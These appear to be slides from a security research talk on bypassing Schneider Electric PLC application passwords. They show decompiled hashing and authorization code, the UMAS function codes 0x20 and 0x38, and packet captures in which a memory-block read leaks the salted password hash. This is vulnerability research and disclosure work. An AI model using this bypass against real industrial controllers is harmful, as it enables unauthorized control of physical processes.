
- Once set, the application PWD is compiled and downloaded to PAC, further access to the PAC will require the password
- “Setting application password will solve this.” Such vulnerabilities were denied by Schneider in 2019.

**How to bypass the application password mechanism?**



# How to bypass application password

- ① How the password is stored?
- ② How the password protection mechanism is executed?
- ③ Is there additional security measures after bypassing the password?
- ④ How to forge a client to bypass it and perform sensitive operations (upload、start、stop and so on)?






# How the password is stored

Reverse **UnityEncrypter.dll**, the password hash algorithm is SHA-256


```
5 }
6 sub_10002910(&hProv);
7 if ( !std::_Ptr_base<_EXCEPTION_RECORD const>::get(a2) || !unknown_libname_2(a2) )
8 {
9     UnityEncrypter_12(a2, 8u);
10    v10 = (BYTE *)std::_Ptr_base<_EXCEPTION_RECORD const>::get(a2);
11    v3 = unknown_libname_2(a2);
12    if ( !CryptGenRandom(hProv, v3, v10) ) // generate random_key
13    {
14        v11 = GetLastError();
15        v28 = sub_100026A0(L"p:\\p-unit\\dev\\utilities\\unityencrypter\\cunitycrypterservices.cpp", 448);
16        v27 = v28;
17        LOBYTE(v34) = 2;
18        sub_10002750(-1543503870, v11);
19    }
20 }
21 if ( !CryptCreateHash(hProv, 0x800Cu, 0, 0, phHash) )// CALG_SHA_256
22 {
23    v12 = GetLastError();
24    v26 = sub_100026A0(L"p:\\p-unit\\dev\\utilities\\unityencrypter\\cunitycrypterservices.cpp", 452);
25    v25 = v26;
26    LOBYTE(v34) = 3;
27    sub_10002750(-1543503870, v12);
28 }
29 v8 = unknown_libname_2(a2);
30 v4 = (const BYTE *)std::_Ptr_base<_EXCEPTION_RECORD const>::get(a2);
31 if ( !CryptHashData(phHash[0], v4, v8, 0) )
32 {
33    v13 = GetLastError();
34    v24 = sub_100026A0(L"p:\\p-unit\\dev\\utilities\\unityencrypter\\cunitycrypterservices.cpp", 455);
35    v23 = v24;
36    LOBYTE(v34) = 4;
37    sub_10002750(-1543503870, v13);
38 }
39 v9 = unknown_libname_2(a1);
```



# Authorization algorithm analysis

```
int __fastcall umas_ComputePasswordWithNonce(int a1, unsigned __int16 *a2, int a3)
{
    int *v3; // r7
    int v7; // r0
    unsigned __int16 v8; // r2
    int result; // r0

    v3 = off_13B07C;
    memcpy_s(a3, 125, off_13B07C + 2, 32); // plc_random_key
    memcpy_s(a3 + 32, 93, a1, *a2); // pwd_hash
    v7 = (unsigned __int16)(*a2 + 32);
    *a2 = v7;
    memcpy_s(a3 + v7, 125 - v7, v3 + 10, 32); // client_random_key
    v8 = *a2 + 32;
    *a2 = v8;
    result = MNGT_NEW_RESV(1u, a3, v8, a3, 0x41u); // sha256
    *a2 = 64;
    return result;
}
```



# Leaked password hash in traffic

## Password hash leakage vulnerability

Obtain **pwd\_salt\_hash** via UMAS command  
MemoryBlockRead ( 0x20 )

```
UMAS Protocol Data
sessionkey: 0x00
functioncode: READ_MEMORY_BLOCK (0x20)
data: 011400000000000002

0000  00 80 f4 1a ea 2e 00 0e c6 51 49 50 08 00 45 00  .....QIP..E.
0010  00 3b d6 0e 40 00 40 06 00 00 0a 41 3c e7 0a 41  .;.@@@...A<..A
0020  3c 51 3f c1 01 f6 3e 83 4b e3 af c6 5b 7d 50 18  <Q?>...K...[]P.
0030  20 12 8d e7 00 00 0c 09 00 00 00 0d 00 5a 00 20  .....Z.
0040  01 14 00 00 00 00 00 02  .....
```

Request

```
UMAS Protocol Data
sessionkey: 0x00
errorcode: 0xfe
data: 010002000134050800020002003d00020006000200100026...

0050  00 06 00 02 00 10 00 26 00 3d 00 3d 00 02 00 00  .....& .-====
0060  00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00a0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00b0  00 00 00 00 00 00 00 02 00 39 08 a3 a9 15 27 c0  .....9.....
00c0  49 92 15 46 6f 3e c5 84 5c be f1 42 fd fc ec 99  I..Fo>.. \..B...
00d0  43 91 e7 bb 33 47 d0 4b f5 00 00 00 00 00 00 00  C...3G.K .....
00e0  00 00 00 00 00 00 00 00 00 00 0a 00 00 00 00 00  .....
00f0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0140  00 00 00 50 72 6f 6a 65 63 74 00 00 00 00 00 43  ....Proje ct....
0150  34 32 71 46 72 52 6f 47 4e 6f 3d 0d 0a 68 6d 47  42qFrRoG No...hmG
0160  5a 65 4a 31 63 68 33 48 2b 6c 62 6b 46 48 2f 75  ZeJ1ch3H +1bkFH/u
0170  33 52 65 75 36 4a 55 6f 57 71 58 35 50 79 72 64  3Reu6JUo WqX5Pyrd
0180  61 32 2b 57 35 71 68 6f 3d 0d 0a 00 00 00 56 31  a2+W5qho = ...V1
0190  35 2e 30 00 00 00 44 45 53 4b 54 4f 50 2d 42 48  5.0...
01a0  33 4a 51 4a 51 00 43 3a 5c 55 73 65 72 73 5c 63  .....
01b0  68 65 6e 6a 69 65 5c 44 65 73 6b 74 6f 70 5c 70  .....
01c0  77 64 5f 61 75 74 68 2e 53 54 55 00 5a 47 4d 75  .....
01d0  4b 32 6c 44 33 71 34 3d 0d 0a 61 6f 73 31 38 73  K21D3q4= ...aos18s
01e0  38 2f 69 79 41 68 4c 7a 48 67 67 6d 4a 48 6f 61  8/iyAhLz HggmJHoa
01f0  67 36 79 41 4a 6a 66 43 6c 44 4a 4f 35 37 50 35  g6yAJjfC 1DJ057P5
0200  41 32 6f 74 51 3d 0d 0a 00 6c 64 73 4e 2b 30 6e  A2otQ=-...ldsN+0n
```

pwd\_salt\_hash

Response



# UMAS security function code 0x38

After setting application password, the 0x38 function codes emerges in the traffic

```
> Modbus/TCP
  Modbus
    .101 1010 = Function Code: Unity (Schneider) (90)
    Data: d1380165582e9b4ba7717f875c3e45c3044807c2501dfbca...
    session key
0000 00 80 f4 1a ea 2e 00 0e c6 fd 3a 28 08 00 45 00 .....: (...E.
